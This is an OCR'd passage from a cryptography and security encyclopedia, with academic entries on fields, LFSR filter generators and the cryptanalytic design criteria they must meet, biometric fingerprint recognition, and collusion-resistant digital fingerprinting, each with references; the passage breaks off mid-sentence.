7. Shamir A (1986) The search for provably secure identification schemes. In: Proceedings of the international congress of mathematicians, August 3–11, 1986. Berkeley, CA, pp 1488–1495

Field

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Finite Field; ►Group; ►Ring

Definition

A field is a ►ring with a commutative multiplication operation and a well-defined multiplicative inverse (i.e., a "division" operation).

Theory

A *field* $F = (S, +, \times)$ is a ►ring that has a multiplicative identity (denoted 1) and satisfies two additional properties:

- **Commutativity of** $\times$: For all $x, y \in S$, $x \times y = y \times x$.
- **Multiplicative inverse**: For all $x \in S$ such that $x \neq 0$, there exists a *multiplicative inverse* z such that $x \times z = z \times x = 1$.

Thus, a field is a commutative ring with a multiplicative identity where every element except the additive identity has a multiplicative inverse, so that division is defined in the usual way (i.e., the quotient y/x is defined for all $x \neq 0$ and y as $y \times z$, where z is the multiplicative inverse of x).

The *characteristic* of a field is the least positive integer k such that for all $x \in S$, $kx = 0$, if such a k exists; it is defined as 0 otherwise. A ►finite field is field with a finite number of elements; the characteristic of a finite field is always a ►prime number. The rational numbers **Q** are an example of an infinite field under ordinary addition and multiplication.

Applications

Fields, particularly finite fields, are widely employed in both symmetric and asymmetric cryptography.

File System Permissions

►Permissions

Filter Generator

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts


►Boolean Functions; ►Combination Generator; ►Linear Feedback Shift Register; ►Stream Cipher

Definition

A *filter generator* is a ►running-key generator for ►stream cipher applications. It consists of a single ►linear feedback shift register (LFSR) which is filtered by a nonlinear function. More precisely, the output sequence of a filter generator corresponds to the output of a nonlinear function whose inputs are taken from some stages of the LFSR. If $(u_t)_{t\geq 0}$ denotes the sequence generated by the LFSR, the output sequence $(s_t)_{t\geq 0}$ of the filter generator is given by

$$s_t = f(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}), \qquad \forall t \geq 0$$

where f is a function of n variables, n is less than or equal to the LFSR length, and $(\gamma_i)_{1\leq i\leq n}$ is a decreasing sequence of nonnegative integers called the *tapping sequence*.



Theory

In order to obtain a keystream sequence having good statistical properties, the filtering function f should be *balanced* (i.e., its output should be uniformly distributed), and the feedback polynomial of the LFSR should be chosen to be a primitive polynomial (►linear feedback shift register for more details).

In a filter generator, the LFSR feedback polynomial, the filtering function, and the tapping sequence are usually publicly known. The secret parameter is the initial state of the LFSR which is derived from the secret key of the cipher by a key-loading algorithm. Therefore, most attacks on filter generators consist in recovering the LFSR initial state from the knowledge of some digits of the sequence produced by the generator (in a ►known plaintext attack) or of some digits of the ciphertext sequence (in a ►ciphertext only attack). The attack presented in [12] enables to construct an equivalent keystream generator from the knowledge of a large segment of the ciphertext sequence when the LFSR feedback polynomial is the only known parameter (i.e., when the filtering function, the tapping sequence, and the initial state are kept secret).

Any filter generator is equivalent to a particular ►combination generator, in the sense that both generators produce the same output sequence. An equivalent combination generator consists of n copies of the LFSR used in the filter generator with shifted initial states; the combining function corresponds to the filtering function.

Statistical properties of the output sequence. The output sequence $\mathbf{s}$ of a filter generator is a linear recurring sequence. Its linear complexity, $\Lambda(\mathbf{s})$, is related to the LFSR length and to the *algebraic degree* of the filtering function f (the algebraic degree of a Boolean function is the highest number of terms occurring in a monomial of its algebraic normal form). For a binary LFSR with a primitive feedback polynomial, we have

$$\Lambda(\mathbf{s}) \leq \sum_{i=0}^{d} \binom{L}{i}$$

where L denotes the LFSR length and d denotes the algebraic degree of f [7, 9]. The period of $\mathbf{s}$ divides $2^L - 1$. Moreover, if L is a large prime, $\Lambda(\mathbf{s})$ is at least $\binom{L}{d}$ for most filtering functions with algebraic degree d (see [11]).

Thus, to achieve a high linear complexity, the LFSR length L and the algebraic degree of the filtering function should be large enough. More precisely, the keystream length available to an attacker should always be much smaller than $\binom{L}{\deg(f)}$.

Known attacks and related design criteria. Filter generators are vulnerable to ►fast correlation attacks because their output sequence is correlated to some linear function of the stages of the constituent LFSR (►fast correlation attack for details). In order to make the fast correlation attacks computationally infeasible, the filtering function should have a high nonlinearity. Moreover, it should have many nonzero Walsh coefficients.

Distinguishing attacks exploiting sparse multiples of the LFSR feedback polynomial can also be mounted, as described in [4] and [10]; their complexities involve the degree of sparse multiples of the LFSR feedback polynomial and the Walsh coefficients of the filtering function. In particular, the LFSR feedback polynomial should not be sparse.

Another attack on any filter generator is the generalized ►inversion attack. It highly depends on the *memory size* of the generator, which corresponds to the largest spacing between two taps, i.e., $M = \gamma_1 - \gamma_n$. To make this attack infeasible, the tapping sequence should be such that the memory size is large and preferably close to its maximum possible value, $L - 1$, where L is the LFSR length. Moreover, when the greatest common divisor of all spacing between the taps, $\gcd(\gamma_i - \gamma_{i+1})$, is large, the effective memory size can be reduced by a decimation technique (►inversion attack). Then, the greatest common divisor of all $(\gamma_i - \gamma_{i+1})$ should be equal to 1.

The choice of the tapping sequence also conditions the resistance to the so-called *conditional correlation attacks* [1, 5, 8]. The basic idea of these particular correlation attack is that some information on the LFSR sequence may leak when some patterns appear in the keystream sequence. Actually, the keystream bits s_t and $s_{t+\tau}$, with $\tau \geq 1$, respectively, depend on the LFSR-output bits $u_{t+\gamma_1}, \ldots, u_{t+\gamma_n}$ and $u_{t+\gamma_1+\tau}, \ldots, u_{t+\gamma_n+\tau}$. Therefore, the pair $(s_t, s_{t+\tau})$ only depends on $M - I(\tau)$ bits of the LFSR sequence, where M is the memory size and $I(\tau)$ is the size of the intersection between $\{\gamma_i, 1 \leq i \leq n\}$ and $\{\gamma_i + \tau, 1 \leq i \leq n\}$, i.e., the number of pairs (i,j) with $i < j$ such that $\gamma_i - \gamma_j = \tau$. It is then clear that a given observation of $(s_t, s_{t+\tau})$ may provide some information on the $(M - I(\tau))$ involved bits of the LFSR sequence when $I(\tau)$ is large. Thus, $I(\tau)$ should be as small as possible for all values of $\tau \geq 1$. It can be proved that the lowest possible value of $\max_{\tau \geq 1} I(\tau)$ is 1, and it is achieved when the tapping sequence is a *full positive difference set*, i.e., when all differences $\gamma_i - \gamma_j$, $i < j$ are distinct. Such a tapping sequence of n integers only exists if the LFSR length exceeds $n(n-1)/2$ (see [5]). More details of this attack and on the related security criteria for the filtering function can be found in [6].

Advanced algebraic techniques, like Gröbner bases, also provide powerful ►known plaintext attacks on filter

generator, called *algebraic attacks* [3]. Any keystream bit can be expressed as a function of the L initial bits of the LFSR. Thus, the knowledge of any N keystream bits lead to an algebraic system of N equations of L variables. The degree of these equations correspond to the algebraic degree of the filtering function. But, efficient Gröbner bases techniques enable to substantially lower the degree of the equations by multiplying them by well-chosen multivariate polynomials. Then, it may be possible to recover the LFSR initial state by solving the algebraic system even if the filtering function has a high degree (see [2] for a survey). The related security criterion is that the filtering function must have a high ►algebraic immunity. More sophisticated attacks exploiting some algebraic properties of the filter generator includes ►cube attacks and several related distinguishing attacks.

Recommended Reading

1. Anderson RJ (1995) Searching for the optimum correlation attack. In: Fast Software Encryption 1994. Lecture notes in computer science, vol 1008. Springer, Heidelberg, pp 137–143
2. Canteaut A (2006) Open problems related to algebraic attacks on stream ciphers. In: Coding and cryptography – WCC 2005. Lecture notes in computer science, vol 3969. Springer, Heidelberg pp 120–134
3. Courtois NT, Meier W (2003) Algebraic attacks on stream ciphers with linear feedback. In: Advances in cryptology - EUROCRYPT 2003. Lecture notes in computer science, vol 2656. Springer, Heidelberg, pp 345–359
4. Englund H, Johansson T (2005) A new simple technique to attack filter generators and related ciphers. In: Selected areas in cryptography – SAC 2004. Lecture notes in computer science, vol 3357. Springer, Heidelberg, pp 39–53
5. Golić JDj (1996) On the security of nonlinear filter generators. In: Fast Software Encryption 1996. Lecture notes in computer science, vol 1039. Springer, Heidelberg, pp 173–188
6. Gouget A, Sibert H () Revisiting correlation-immunity in filter generators. In: Selected areas in cryptography – SAC 2007. Lecture notes in computer science, vol 4876. Springer, Heidelberg, pp 378–394
7. Key EL (1976) An analysis of the structure and complexity of nonlinear binary sequence generators. IEEE Trans Inform Theory 22:732–736
8. Lee S, Chee S, Park S, Park S. Conditional correlation attack on nonlinear filter generators. In: Advances in cryptology – ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Heidelberg, pp 360–367
9. Massey JL (2001) The ubiquity of Reed-Muller codes. In: Applied algebra, algebraic algorithms and error-correcting codes – AAECC-14. Lecture notes in computer science, vol 2227. Springer, Heidelberg, pp 1–12
10. Molland H, Helleseth T (2004) An improved correlation attack against irregular clocked and filtered generator. In: Advances in cryptology – CRYPTO 2004. Lecture notes in computer science, vol 3152. Springer, Heidelberg, pp 373–389
11. Rueppel RA (1986) Analysis and design of stream ciphers. Springer, New York
12. Siegenthaler T (1985) Decrypting a class of stream ciphers using ciphertext only. IEEE Trans Comput C-34(1):81–84

Fingerprint

Ruggero Donida Labati, Fabio Scotti
Dipartimento di Tecnologie dell'Informazione,
Universita' degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Biometric Identification

Definition

Fingerprints are reproductions of the surface pattern of the fingertip epidermis. This pattern is a characteristic sequence of interleaved ridges and valleys, usually considered as unique for each individual.

Background

Fingerprints are the most used and known biometric traits. Biometric systems based on the fingerprint trait estimate the identity of an individual by extracting and comparing information related to the characteristics of the ridge pattern.

Fingerprint recognition systems are used in different contexts [1]. Important applications of the fingerprint trait are the forensic investigation, and the public sector applications (e.g., border controls, police archives, national archives, and biometric documents). Also in the private sector, fingerprint biometric systems are commonly deployed to control the accesses to critical areas, consoles, data and electronic devices (e.g., personal computers, PDA, and mobile phones). Emerging sectors for the application of these technologies are e-government, e-commerce, and e-banking.

Fingerprint recognition is the most mature biometric technology. In fact, fingerprint was introduced as a method for person identification before 1900, and the first automatic fingerprint recognition systems was introduced in the 1970s.

Fingerprint is a biometric trait with high permanence and distinctiveness. The fingertip ridge structure is fully formed at about 7 months of fetus development, and this pattern configuration does not change for all the life unless serious accidents or diseases. Usually, cuts and bruises can only temporarily modify the fingerprint pattern.

In general, fingerprints are a part of an individual's phenotype and are different for each individual. Also the fingerprints of the same person are different, and even in the case of the fingerprints of identical twins are not equal. The social acceptability of the use of the fingerprint biometric trait can be considered as limited, since people perceive this biometric trait as related to police and investigative activities.

Theory

Fingerprint Images

Three different classes of fingerprint images can be identified: latent fingerprints, inked fingerprints, and live-scan fingerprints.

Latent fingerprints are very important in forensics. This kind of fingerprints is produced by the transfer of the film of moisture and grease that is present on the surface of the finger when contacts to objects occur. Usually, latent fingerprint are not visible to naked eye and forensic investigators use proper substances for enhancing the visibility of the ridge pattern.

Inked fingerprints are typically obtained with the following procedure. The user's finger is spread with black/blue ink and then rolled on a paper card, secondly the card is converted into a digital form by means of a high-definition paper-scanner or by using a high-quality CCD camera.

Live-scan fingerprints are obtained by impressing a finger on the acquisition surface of a device. It is possible to distinguish three different types of live-scan sensor technologies: optical sensors; solid state sensors; ultrasound sensors. Figure 1 shows an example of images obtained by the different fingerprint acquisition methods.

Only good quality images have to be stored in order to achieve subsequently accurate biometric recognitions by automatic systems. For example, the Federal Bureau of Investigation (FBI) of the USA defined a set of main parameters characterizing the acquisition of a digital fingerprint image encompassing minimum resolution, minimum size of the captured area, minimum number of pixels, maximum geometry distortion of the acquisition device, minimum number of gray-levels, maximum gray-level uniformity, minimum spatial frequency response of the device, and minimum signal to noise ratio.

In many law enforcement and government applications when Automatic Fingerprint Identification Systems (AFIS) are involved, the size of the fingerprint database is typically very large. For example, the FBI fingerprint card archive contains over 200 million of identities. In such cases, compressed formats are adopted. One of the most used compression algorithm had been proposed by the FBI and it is based on the Wavelet Scalar Quantization (WSQ) technique.


Fingerprint Analysis

The analysis of the ridge details can be performed with three different levels of accuracy.


- Level 1: the overall global ridge flow pattern is considered.
- Level 2: the analysis is based on distinctive points of the ridges, called minutiae points.
- Level 3: ultra-thin details, such as pores and local peculiarities of the ridge edges, are studied.

Examples of characteristics analyzed at Level 1 are the *local ridge orientation*, the *local ridge frequency*, the *singular regions*, and the *ridge count*. The local ridge orientation is estimated as the angle of the ridges with respect to the horizontal axis. The ridge orientation map of the fingerprint can be computed by estimating the local ride orientation in areas centered in each pixel of the fingerprint images. In the literature, most of the methods for the computation of the ridge orientation map are based on the analysis of the gradient of the fingerprint image [2].


The local ridge frequency is the number of ridges per unit length along a segment that is orthogonal to the ridge orientation. The ridge frequency map represents the local ridge frequency computed in each pixel of the fingerprint image.



Fingerprint. Fig. 1 Examples of fingerprint images: (**a**) latent; (**b**) rolled and inked; (**c**) live-scan



Fingerprint. Fig. 2 Examples of singular regions: (**a**) loop; (**b**) delta; (**c**) whorl



Fingerprint. Fig. 3 Examples of common minutiae types: (**a**) termination; (**b**) bifurcation; (**c**) lake; (**d**) point or island; (**d**) independent ridge; (**f**) spur; (**g**) crossover

An important Level 1 analysis consists of the estimation of the singular regions. A singular region represents an area of the finger with a distinctive shape of the ridges. Commonly, three different types of singular regions are considered: loop, delta, and whorl. The distinctive shapes of these regions are ∩, Δ, and O respectively (Fig. 2). In the literature, the majority of the methods for the estimation of the singular points uses the Poincaré technique [1] applied on the ridge orientation map. From the analysis of the singular regions, it is also possible to estimate a reference point in the fingerprint, which is called *core point*. Examples of other characteristics of Level 1 are the *ridge count* [3] and other global mapping information obtained by the application of Gabor filters on the input fingerprint images [4].

Level 2 analysis evaluates specific ridge discontinuities called *minutiae*. It is possible to distinguish many different classes of minutiae (Fig. 3), but most of the automatic biometric systems in the literature consider only terminations and bifurcations. Usually, the identification of the minutia can be achieved in four main steps [1]: (1) an adaptive binarization is applied in order to separate the ridges from the background in the fingerprint image; (2) a thinning operation is achieved in order to reduce the thickness of the ridges to one single pixel; (3) the coordinates of the minutiae are estimated by observing the specific local pattern of each single pixel of the ridges, typically in its eight-neighborhood; (4) a post-processing method is applied in order to reduce the number of false minutiae detected in the previous step.

A different approach for the minutiae identification processes directly gray-scale images without the binarization step and it based on the capability to follow the ridges in the input image by observing the local orientation [5]. Another important information related to each minutia is its direction, considered as the value of the ridge orientation map in the minutia coordinates.

An additional step that can be present in the fingerprint analysis is the *image enhancement*. Different algorithms are available [1], for example, pixel-wise enhancement, contextual filtering, and multi-resolution enhancement. One of the most famous enhancement method applies a set of Gabor filters to the fingerprint image according to the ridge orientation map and the ridge frequency map [6].

Level 3 analysis requires high-resolution acquisition devices (with at least 800 dpi) and it is not commonly applied in commercial systems. Standard features extracted at this level of analysis consist in the spatial coordinates of the pores.

Captured fingerprint images can have very different quality levels. In particular, low levels of the fingerprint quality can compromise the identity verification/recognition [7]. In order to control this factor, quality estimation methods are usually considered [8, 9]. Quality estimation is also useful to select unrecoverable image regions, to reduce the artifacts product by the enhancement algorithms, and to properly weight the extracted features according to the local quality level of the input fingerprint.

Fingerprint Matching

Fingerprint matching algorithms compute a similarity index called *match-score* of two fingerprints used in the verification/identification procedures. It is possible to divide the fingerprint matching algorithms in three different classes: correlation-based techniques; minutiae-based methods; and methods based on other features.

The *correlation-based* techniques computes the match-score between two fingerprint images. The images are scaled, translated, rotated, equalized, and then, the match-score is obtained as the correlation between the two images. This approach is rather basic and not commonly present in automated fingerprint recognition system.

The *minutiae-based* methods are the most studied and applied in the literature [10]. Most of the methods perform an alignment of the minutiae extracted from two fingerprint images by shift and rotate operations, and then the match-score is computed as the number of matched minutiae pairs divided by the mean number of minutiae in the two images. The alignment step is necessary for reducing problems related to difference of scale, rotation, translation, and non linear distortion caused by different pressures of the finger on the sensor. It is possible to distinguish global and local minutiae matching algorithms. Global algorithms consider all the minutiae points of the two fingerprint images and search the best match-score by using different alignment strategies. For example, global minutiae matching methods can be based on algebraic geometry, Hough transform, relaxation, energy minimization. Local algorithms consider sets of minutiae divided in sub-portions, for example by adopting auxiliary graph structures (e.g., Delaunay triangles [11]). Local minutiae matching methods can be based on triangulation, multiple registration strategies, and warping techniques.

Other fingerprint matching methods can use features extracted at different levels as support information for processing a match-score based on the minutiae set or directly process features extracted at Level 1 or Level 3 (e.g., the template creation technique processed at Level 1 called *Fingercode* [4]).

Fingerprint Classification and Indexing


The identification procedure requires to compare the captured biometric template with all the templates stored in a database. In the case of very large databases, the computational time required for a complete full set of biometric comparisons can be unacceptable. A strategy used for reducing the required number of identity to be compared consists in the creation of partitions (called *bins*) containing only fingerprint that appertain to a defined class.

Usually, fingerprint are classified by the Galton–Henry classification scheme. This scheme is based on Level 1 features and is composed by 5 classes (arch, tented-arch, left loop, right loop, and whorl). Figure 4 shows an example of the considered classes. Fingerprint classification can be achieved by different approaches, such as neural networks classifiers, statistical methods, syntactic methods, rule-based methods, support vector machines [12]. Further strategies can be applied for reducing the number of identity comparisons such as the use of a subclassification [13] and the computation of continuous indexes related to different fingerprint features [11].

Security and Privacy in Fingerprint Recognition Systems

All hardware and software modules composing a fingerprint recognition system can be subject to attacks. In the literature, the majority of the techniques focuses on the injection of fingerprint data (e.g., fake fingers, injection of fingerprint data in the communication channel or in the storage system) and the replacement of software modules with a modified/malicious version in order to force/avoid the final match-score.

The former approach of attacks can be countered by vitality controls [14]. It is possible to divide these methods in two categories: methods based on involuntary captured information by the biometric scanner, and methods that measure a voluntary response of the user. The first category evaluates directly physical characteristics (e.g., heartbeat, odor, arterial oxygen saturation of hemoglobin, pulse presence) or characteristics extracted from one single fingerprint images or frame sequences (e.g., fine movements of the fingertip surface, involuntary challenge-response, valley noise, pores presence). The second approach analyzes the voluntary behavior of the user, information related to other biometric traits as in multi-biometrics [15], additional data provided by the user (e.g.,



Fingerprint. Fig. 4 Galton–Henry classification scheme: (**a**) left loop; (**b**) right loop; (**c**) whorl; (**d**) arch; (**e**) tented arch

password, smart-card, and voluntary challenge-response) or surveillance.

The protection of the user privacy is an important issue to be considered when fingerprint recognition systems are deployed [16, 17]. Techniques based on biometric encryption are often considered to achieve the protection of the fingerprint template [18–21]. The most known methods are the following: salting techniques, systems that non-invertible transforms, key-binding biometric cryptosystem, key generating biometric cryptosystem, and homomorphic cryptosystems.

Technologies for decentralizing fingerprint recognition computation are also available with specific reference to the match-on-card systems, system-on-device and system-on-a-chip technologies. An important advantage offered by these technologies is that the user can keep the possession of her/his templates (mostly on a tamper resistant hardware). The main disadvantage of such approach is that the obtained performances in terms of accuracy and computational time tend to be inferior than the performances of dedicated and PC-based fingerprint systems.

Applications

The applications of fingerprint technology are heterogeneous and range from the public to private sector. In the market there are available fingerprint recognition systems with a great difference of sizes of sensors, costs, and accuracy [1, 22]. For example, there are systems integrated in electronic devices (e.g., PDA and mobile phones), on-card systems, systems based on a personal computers, and large distributed systems [23] such as the AFIS [24].

The main applicative contexts of fingerprint recognition systems are in forensics, governmental, and commercial sectors. In the forensic sector, the fingerprint trait is used for the identification of persons, the search of lost person, and general investigative activities. In the governmental sector, important applications are border controls, biometric documents (e.g., passports and IDs). Examples of applications in the commercial sector are authentication systems integrated to ATM, terminal login, access control for on-line services (e.g., e-commerce and e-banking applications), and the protection of sensible data (e.g., in personal computers, PDA, mobile phones, and storage devices) and access control to restricted areas.

Recommended Reading

1. Maltoni D, Maio D, Jain AK, Prabhakar S (2009) Handbook of fingerprint recognition, 2nd edn. Springer, New York
2. Hou Z, Yau W-Y, Wang Y (2010) Security and communication networks. John Wiley & Sons, Ltd
3. Lin W-C, Dubes RC (1983) A review of ridge counting in dermatoglyphics. Pattern Recognition 16(1):1–8
4. Jain A, Prabhakar S, Hong L, Pankanti S (2000) Filterbank-based fingerprint matching. IEEE Trans Image Proces 9(5):846–859
5. Maio D, Maltoni D (1997) Direct gray-scale minutiae detection in fingerprints. IEEE Trans Pattern Anal Mach Intell 19:27–40
6. Hong L, Wan Y, Jain A (1998) Fingerprint image enhancement: algorithm and performance evaluation. IEEE Transactions on Pattern Analysis and Machine Intelligence 20(8):777–789
7. Gamassi M, Lazzaroni M, Misino M, Piuri V, Sana D, Scotti F (2005) Quality assessment of biometric systems: a comprehensive perspective based on accuracy and performance measurement. IEEE Trans Instrum Meas 54(4):1489–1496
8. Alonso-Fernandez F, Fierrez J, Ortega-Garcia J, Gonzalez-Rodriguez J, Fronthaler H, Kollreider K, Bigun J (2007) A comparative study of fingerprint image-quality estimation methods. IEEE Trans Inf Forensic Secur 2(4):734–743
9. Donida Labati R, Piuri V, Scotti F (2010) Neural-based quality measurement of fingerprint images in contactless biometric systems. In: The 2010 international joint conference on neural network (IJCNN), Barcelona, pp 1–8
10. Yager N, Amin A (2004) Fingerprint verification based on minutiae features: a review. Pattern Anal Appl 7:94–113
11. Liang X, Bishnu A, Asano T (2007) A robust fingerprint indexing scheme using minutia neighborhood structure and low-order delaunay triangles. IEEE Trans Inf Forensic Secur 2(4):721–733
12. Cappelli R, Maio D (2004) The state of the art in fingerprint classification. In: Ratha N, Bolle R (eds) Automatic fingerprint recognition systems. Springer, New York, pp 183–205
13. Drets GA, Liljenström HG (1999) Fingerprint sub-classification: a neural network approach. In: Intelligent biometric techniques in fingerprint and face recognition. CRC, Boca Raton, pp 107–134
14. Coli P, Marcialis G, Roli F (2007) Vitality detection from fingerprint images: a critical survey. In: Lee S-W, Li S (eds) Advances in biometrics. Lecture Notes in Computer Science, vol 4642. Springer, Berlin, pp 722–731
15. Azzini A, Marrara S, Sassi R, Scotti F (2008) A fuzzy approach to multimodal biometric continuous authentication. Fuzzy Optim Decis Mak 7:243–256
16. Cimato S, Gamassi M, Piuri V, Sassi R, Scotti F (2008) Privacy in biometrics. In: Biometrics: theory, methods, and applications. Wiley, New York
17. Cimato S, Gamassi M, Piuri V, Sassi R, Scotti F (2008) Privacy-aware biometrics: design and implementation of a multimodal verification system. In: Annual computer security applications conference (ACSAC), Anaheim, pp 130–139
18. Jain AK, Nandakumar K, Nagar A (2008) Biometric template security. EURASIP J Adv Signal Process 2008:1–17
19. Barni M, Bianchi T, Catalano D, Di Raimondo M, Donida Labati R, Failla P, Fiore D, Lazzeretti R, Piuri V, Piva A, Scotti F (2010) A privacy-compliant fingerprint recognition system based on homomorphic encryption and fingercode templates. In: Fourth IEEE international conference on biometrics: theory applications and systems (BTAS), Washington, DC, pp 1–7
20. Barni M, Bianchi T, Catalano D, Raimondo MD, Donida Labati R, Failla P, Fiore D, Lazzeretti R, Piuri V, Scotti F, Piva A (2010) Privacy preserving fingercode authentication. In: Proceedings of the 12th ACM workshop on multimedia and security. ACM, New York, pp 231–240
21. Bianchi T, Donida Labati R, Piuri V, Piva A, Scotti F, Turchi S (2010) Implementing fingercode-based identity matching in the

encrypted domain. In: 2010 IEEE workshop on biometric measurements and systems for security and medical applications (BIOMS), Taranto, pp 15–21
22. Piuri V, Scotti F (2008) Fingerprint biometrics via low-cost sensors and webcams. In: Second IEEE international conference on biometrics: theory, applications and systems (BTAS), Crystal City, pp 1–6
23. Gamassi M, Piuri V, Sana D, Scotti F, Scotti O (2006) Scalable distributed biometric system – advanced techniques for security and safety. IEEE Instrum Meas Mag 9(2):21–28
24. Komarinski P (2005) Automated fingerprint identification systems (AFIS). Elsevier Academic, Amsterdam

Fingerprint Authentication

►Biometric Authentication

Fingerprinting

Alexander Barg[1], Gregory Kabatiansky[2]
[1]Department of Electrical and Computer Engineering, University of Maryland, College Park, MD, USA
[2]Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

Related Concepts

►Broadcast Encryption; ►Traitor Tracing; ►Watermarking

Definition

Fingerprinting is a technique that aims at preventing unauthorized redistribution of digital content or "digital piracy." This assumes a multitude of scenarios under which identical or very close copies of a document v (software, images, or other digital media) are made available to a large number of users of the system by paid subscription. Fingerprinting consists in embedding a mark x (*a fingerprint*) in the document with the purpose of encoding the identity of the user. Fingerprints should not be easily detectable or removable; they must be also designed in a way that makes forgery difficult or expensive. In the area of content distribution, the functionality associated with the fingerprinting system is its resistance to a *collusion attack*. A group or *coalition* of users of the system is said to perform a collusion attack if they produce a copy of the document v with either an obfuscated (for instance, totally removed) fingerprint or a fingerprint that does not enable the distributor D to trace it back to any of the members of the coalition. A closely related concept of ►watermarking is aimed at tracing the owner of the contents and is not intended to fight collusion attacks.

Background

The first mention of fingerprinting in the literature dates back to 1983 [18]. Presently there are two main trends in fingerprinting, depending on the acceptance of the so-called *marking assumption*. Under this assumption, the document v and the fingerprint x are strings over some finite alphabet $\mathcal{Q}$ (a typical length of v is in the range of megabytes or greater, while the length of x is on the order of several kilobytes). The location of x in v is not known to the users nor is it assumed that the bits of x form a consecutive substring of v. However, for practical reasons, fingerprints occupy the same positions in all the copies of v. A pirate user or a coalition of t such users can detect some positions that belong to x. It is assumed that *changing any undetectable position of the user's copy of the document makes it useless* and obliterates its market value. This scenario applies for instance to fingerprinting licensed software. Fingerprinting under the marking assumption was introduced by Chor et al. who studied distribution of decryption keys used to access pay-per-view TV programs and similar applications [10]. The main tools of mathematical analysis of fingerprinting with the marking assumption are combinatorial-, information-, and coding-theoretic.

In the absence of the marking assumption, both the distributor and the users are allowed to add relatively small distortion to the original document. The main application of this scenario is *fingerprinting of digital media* such as image, video, audio, and speech content. In such applications, slight differences from the original version will not affect the quality of users' copies. It is assumed that both the signal and the fingerprint are real random variables that obey some probability distribution. Establishing resilience of the system against collusion attacks relies on probabilistic or information-theoretic analysis.

Theory

Fingerprinting of Digital Data

Let $\mathcal{M} = \{1, 2, \ldots, M\}$ be the set of users of a distribution system of fingerprinted data. It is assumed that each of the M users of the system is assigned a fingerprint given by an n-dimensional vector over a finite alphabet $\mathcal{Q}$. The design of the system involves the following components:

1. The assignment of fingerprints to the users is accomplished by a mapping $f_k : \mathcal{M} \to \mathcal{Q}^n$, where $k \in \mathcal{K}$ and $\mathcal{K}$ is the set of keys used to hide the encoding mapping from possible collusion attacks by the users.

2. The identification of the members of the pirate coalition relies on a mapping $\phi_k : \mathcal{Q}^n \to \mathcal{M} \cup \{\emptyset\}$ that is designed to enable the distributor to locate the pirates irrespective of the coalition's strategy.

Let $U = \{u_1, \ldots, u_t\} \subset \mathcal{M}$ denote the pirate coalition and let $f_k(U) = \{\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t\}$ be the set of the fingerprints of its members, where $\boldsymbol{x}_i = f(u_i)$ for $i = 1, \ldots, t$. The pirates launch an attack against the distributor D using a stochastic mapping defined by a probability distribution $V(\boldsymbol{y}|f_k(U))$. Both the distributor and the pirates optimize their strategies in an attempt to accomplish their goals. The pirates choose the mapping V that maximizes the error probability of identification by D, while the distributor constructs the fingerprinting code (f_k, ϕ_k) that ensures reliable identification for all coalition strategies V.

The fingerprinting problem of this kind was introduced in as a part of a broader area known as ►traitor tracing and formalized in later works [10]. The main body of work that relates to the digital fingerprinting problem relies on the marking assumption mentioned in the introduction. Call coordinate i of the fingerprints *undetectable* for the coalition U if

$$x_{1i} = x_{2i} = \cdots = x_{ti}$$

and *detectable* otherwise. The marking assumption states that for any fingerprint $\boldsymbol{y}$ created by the coalition, $y_i = x_{1i} = x_{2i} = \cdots = x_{ti}$ in every undetectable coordinate i. Let $\mathcal{E}(U) = \{y\}$ be the set of all fingerprints y that can be created by the coalition U following the marking assumption, called the *envelope* of the coalition. This assumption implies that the coalition's strategy obeys the condition

